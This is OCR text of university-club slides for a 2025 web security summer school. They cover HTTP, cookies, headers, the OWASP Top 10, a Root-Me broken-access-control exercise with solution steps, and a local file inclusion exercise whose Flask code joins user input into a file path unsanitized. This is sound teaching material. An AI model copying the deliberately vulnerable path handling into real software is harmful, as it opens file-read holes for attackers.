Summer School 2025

Web Security

bubu

0xDecode

Deusto Electronic Club Of
Developers & Engineers

whoami

Summer School 2025

///
0x
D

Alberto Fernández-de-Retana — bubu (pronounced as boo-boo)

Interested in web security and privacy, as well as browser internals.


CTF player for: TheHackersCrew, ISwearIGoogledIt, 0xDecode …

@alberto_fdr

albertofdr.github.io

albertofdr.github.io@gmail.com


Web



[1] https://www.demandsage.com/internet-user-statistics/

Electron Apps

Summer School 2025




[1] https://www.electronjs.org/


Electron Apps

[1] https://www.electronjs.org/apps

WEB ARCHIVE


Summer School 2025





Comisiones Obreras (CCOO)

Summer School 2025



[Guía] https://defsec.noblogs.org/mariscada-virtual-en-el-servidor-de-ccoo/

Summer School 2025

Web Basics

HTTP/S, cookies, headers....


0xDecode

Deusto Electronic Club Of Developers & Engineers

Web Basics


Summer School 2025

HTTP



Web Basics


HTTPS




Cookies


This website doesn't use cookies.
Got it, don't show again
CLICK
CLICK
This website doesn't use cookies.
Got it, don't show again
THEJENKINSCOMIC

Cookies


Cookies
First Request
https://foo.com/
GET / HTTP/1.1
[headers]
HTTP/1.1 200 OK
Set-Cookie: user_id=123; [...];
[headers]
[html data]
Subsequent Requests
https://foo.com/
GET / HTTP/1.1
Cookie: user_id=123
[headers]

Cookies


Cookies (Resources)
First Navigation
GET / HTTP/1.1
[headers]
https://foo.com/
<img src='https://bar.com/img.png'></img>
HTTP/1.1 200 OK
Set-Cookie: user_id=123; [...];
[headers]
[html data]
GET /img.png HTTP/1.1
referer: https://foo.com/
[headers]
bar.com
HTTP/1.1 200 OK
Set-Cookie: id=abc; [...]
[headers]
[png data]
Second Visit
GET / HTTP/1.1
Cookie: user_id=123
[headers]
https://foo.com/
<img src='https://bar.com/img.png'></img>
HTTP/1.1 200 OK
[headers]
[html data]
Cookies
Domain: foo.com; user_id=123;
Domain bar.com; id=abc;
GET /img.png HTTP/1.1
referer: https://foo.com/
Cookie: id=abc
[headers]
bar.com
HTTP/1.1 200 OK
Set-Cookie: id=abc; [...]
[headers]
[png data]

Web Basics

Summer School 2025

#	Host	Method	URL	Params	Edited	Status code	Length	MIME ty
1	https://deusto.es	GET	/			302	291	HTML
2	https://www.deusto.es	GET	/			301	394	
3	https://www.deusto.es	GET	/es/inicio			200	77135	HTML

Request

Pretty Raw Hex

```
1 GET /es/inicio HTTP/2
2 Host: www.deusto.es
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/136.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
  ,application/signed-exchange;v=b3;q=0.7
7 Sec-Fetch-Site: none
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
12 Sec-Ch-Ua-Mobile: ?0
13 Sec-Ch-Ua-Platform: "Linux"
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=0, i
16
17
```

Response


Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=UTF-8
3 Last-Modified: Tue, 10 Jun 2025 04:01:46 GMT
4 X-Oracle-Dms-Rid: 0
5 Device_type: Desktop
6 Host_service: FutureTenseContentServer:12c
7 X-Oracle-Dms-Ecid: 2c515c86-a65c-49aa-9e42-fb13683ba765-0004695c
8 Vary: Accept-Encoding
9 X-Request-Id: 3d443a521a226f61d227f73798ce6bf0
10 Content-Length: 76439
11 Cache-Control: public, no-store
12 Date: Tue, 10 Jun 2025 08:31:22 GMT
13 Vary: User-Agent
14 Server: Apache
15 Content-Security-Policy: frame-ancestors 'self' https://alud.deusto.es
   https://biblioguias.biblioteca.deusto.es;
16 X-Frame-Options: SAMEORIGIN
17 Strict-Transport-Security: max-age=31536000
18 X-Content-Type-Options: nosniff
19 X-Xss-Protection: 1
20
21
22
23 <!DOCTYPE html><html lang="es">
     <head>
24
25
26     <!-- feednami -->
27     <script type="text/javascript" src="https://rss2json.com/gfapi.js" defer>
       </script>
```

Web Basics (Look into JS)

Summer School 2025

```
const r = document.getElementById("spinner");
r.style.setProperty("display", "flex");
const a = t({
    url: i,
    scale_factor: "2",
    full_page: "true",
    scroll_page: "true",
    response_type: "json",
    width: String(document.body.clientWidth)
    access_key: String("245a                    7897e4")
});
fetch("https://api.apiflash.com/v1/urltoimage?" + a).then(e => e.ok ? e.js
    status: e.status
```




```
<head>
<meta http-equiv="X-UA-Compatible" content="IE=edge" />
<meta name="google-site-verification" content="QLOAZ1lJPEKDwL2M_pdClBGl2pzRxajNsC5H9RqrdVU" />
<!-- Directiva para la previsualizacización de la plantilla, se borrar, de las páginas -->


<!-- Area visual que contiene parametros del head en cada idioma:title description metas Este VA es OBLIGATORIO!!!! y tiene que estar en la seccion HEAD


<!--:*********************************************************:-->
<!--: Euskadi.net: Eusko Jaurlaritza - Gobierno Vasco         :-->
<!--: Created by:                                            :-->
<!--:     EJIE, S.A. Eusko Jaurlaritzaren Informatika Elkartea  :-->
<!--:     Avda. Mediterraneo, 14                            :-->
<!--:     01010 Vitoria-Gasteiz                             :-->
<!--:*********************************************************:-->
<link href="/r01commonresources/styles/r01ClaimStyle.css" rel="stylesheet" type="text/css" />

<!-- Google Tag Manager --><script>(function(w,d,s,l,i){w[l]=w[l]||[];w[l].push({'gtm.start':new Date().getTime(),event:'gtm.js'});var f=d.getElementsByTagNa
```


HTTP Headers

Summer School 2025

Accept
Accept-CH
Accept-Encoding
Accept-Language
Accept-Patch
Accept-Post
Accept-Ranges
Access-Control-Allow-Credentials
Access-Control-Allow-Headers
Access-Control-Allow-Methods
Access-Control-Allow-Origin
Access-Control-Expose-Headers
Access-Control-Max-Age
Access-Control-Request-Headers
Access-Control-Request-Method
Age
Allow
Alt-Svc
Alt-Used
Attribution-Reporting-EligibleExperimental
Attribution-Reporting-Register-SourceExperimental
Attribution-Reporting-Register-TriggerExperimental
Authorization
Available-DictionaryExperimental
Cache-Control
Clear-Site-Data
Connection
Content-Digest
Content-Disposition
Content-DPRNon-standardDeprecated
Content-Encoding
Content-Language
Content-Length
Content-Location
Content-Range
Content-Security-Policy
Content-Security-Policy-Report-Only
Content-Type
Cookie
Critical-CHExperimental
Cross-Origin-Embedder-Policy
Cross-Origin-Opener-Policy
Cross-Origin-Resource-Policy
Date
Device-Memory
Dictionary-IDExperimental
DNTNon-standardDeprecated
DownlinkExperimental
DPRNon-standardDeprecated
Early-DataExperimental
ECTExperimental
ETag
Expect
Expect-CTDeprecated
Expires
Forwarded
From
Host
If-Match
If-Modified-Since
If-None-Match
If-Range
If-Unmodified-Since
Keep-Alive
Last-Modified
Link
Location
Max-Forwards
NELExperimental
No-Vary-SearchExperimental
Observe-Browsing-TopicsExperimentalNon-standard
Origin
Origin-Agent-Cluster
Permissions-PolicyExperimental
PragmaDeprecated
Prefer
Preference-Applied
Priority
Proxy-Authenticate
Proxy-Authorization
Range
Referer
Referrer-Policy
Refresh
Report-ToNon-standardDeprecated
Reporting-Endpoints
Repr-Digest
Retry-After
RTTExperimental
Save-DataExperimental
Sec-Browsing-TopicsExperimentalNon-standard
Sec-CH-Prefers-Color-SchemeExperimental
Sec-CH-Prefers-Reduced-MotionExperimental
Sec-CH-Prefers-Reduced-TransparencyExperimental
Sec-CH-UAExperimental
Sec-CH-UA-ArchExperimental
Sec-CH-UA-BitnessExperimental
Sec-CH-UA-Form-FactorsExperimental
Sec-CH-UA-Full-VersionDeprecated
Sec-CH-UA-Full-Version-ListExperimental
Sec-CH-UA-MobileExperimental
Sec-CH-UA-ModelExperimental
Sec-CH-UA-PlatformExperimental
Sec-CH-UA-Platform-VersionExperimental
Sec-CH-UA-WoW64Experimental
Sec-Fetch-Dest
Sec-Fetch-Mode
Sec-Fetch-Site
Sec-Fetch-User
Sec-GPCExperimental
Sec-Purpose
Sec-Speculation-TagsExperimental
Sec-WebSocket-Accept
Sec-WebSocket-Extensions
Sec-WebSocket-Key
Sec-WebSocket-Protocol
Sec-WebSocket-Version
Server
Server-Timing
Service-Worker
Service-Worker-Allowed
Service-Worker-Navigation-Preload
Set-Cookie
Set-Login
SourceMap
Speculation-RulesExperimental
Strict-Transport-Security
Supports-Loading-ModeExperimental
TE
Timing-Allow-Origin
TkNon-standardDeprecated
Trailer
Transfer-Encoding
Upgrade
Upgrade-Insecure-Requests
Use-As-DictionaryExperimental
User-Agent
Vary
Via
Viewport-WidthNon-standardDeprecated
Want-Content-Digest
Want-Repr-Digest
WarningDeprecated
WidthNon-standardDeprecated
WWW-Authenticate
X-Content-Type-Options
X-DNS-Prefetch-ControlNon-standard
X-Forwarded-ForNon-standard
X-Forwarded-HostNon-standard
X-Forwarded-ProtoNon-standard
X-Frame-Options
X-Permitted-Cross-Domain-PoliciesNon-standard
X-Powered-ByNon-standard
X-Robots-TagNon-standard
X-XSS-ProtectionNon-standardDeprecated

Web Basics

Summer School 2025



Summer School 2025

Web Security Vulns

TOP 10

OWASP TOP 10 2021[1]

1. A01:2021-Broken Access Control
2. A02:2021-Cryptographic Failures
3. A03:2021-Injection
4. A04:2021-Insecure Design
5. A05:2021-Security Misconfiguration
6. A06:2021-Vulnerable and Outdated Components
7. A07:2021-Identification and Authentication Failures
8. A08:2021-Software and Data Integrity Failures
9. A09:2021-Security Logging and Monitoring Failures
10. A10:2021-Server-Side Request Forgery

[1] https://owasp.org/Top10/

Broken Access Control

Summer School 2025

///
0x
D

“Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification, or destruction of all data or performing a business function outside the user's limits. ”

Exercise

Summer School 2025

```python
@app.route('/api/user/<int:user_id>', methods=['GET'])
def get_user(user_id):
    """
    User accessing his data.
    """
    if user_id != logged_in_user_id:
        return jsonify({"error": "Unauthorized access"}), 403

    user = users.get(user_id)
    if not user:
        return jsonify({"error": "User not found"}), 404

    return jsonify(user)
```

/Challenges/Web-Server/API-Broken-Access

http://challenge01.root-me.org:59088/

Solution

1. Create account
2. Login
3. Access to your user api/user/ID
4. Try accessing other users /api/user/1

[1] http://challenge01.root-me.org:59088/

Injection

Summer School 2025

///
0x
D

“User-supplied data is not validated, filtered, or sanitized by the application. Hostile data is directly used or concatenated.”

[1] https://owasp.org/Top10/A03_2021-Injection/

Exercise Local File Inclusion (LFI)

Summer School 2025

```python
@app.route('/files', methods=['GET'])
def serve_file():
    """
     Serve the requested files.
    """
    # Get directory and file name from user input
    base_dir = request.args.get('files', '')
    file_name = request.args.get('f', 'default.txt')

    # Construct the full file path without sanitization
    file_path = os.path.join(base_dir, file_name)

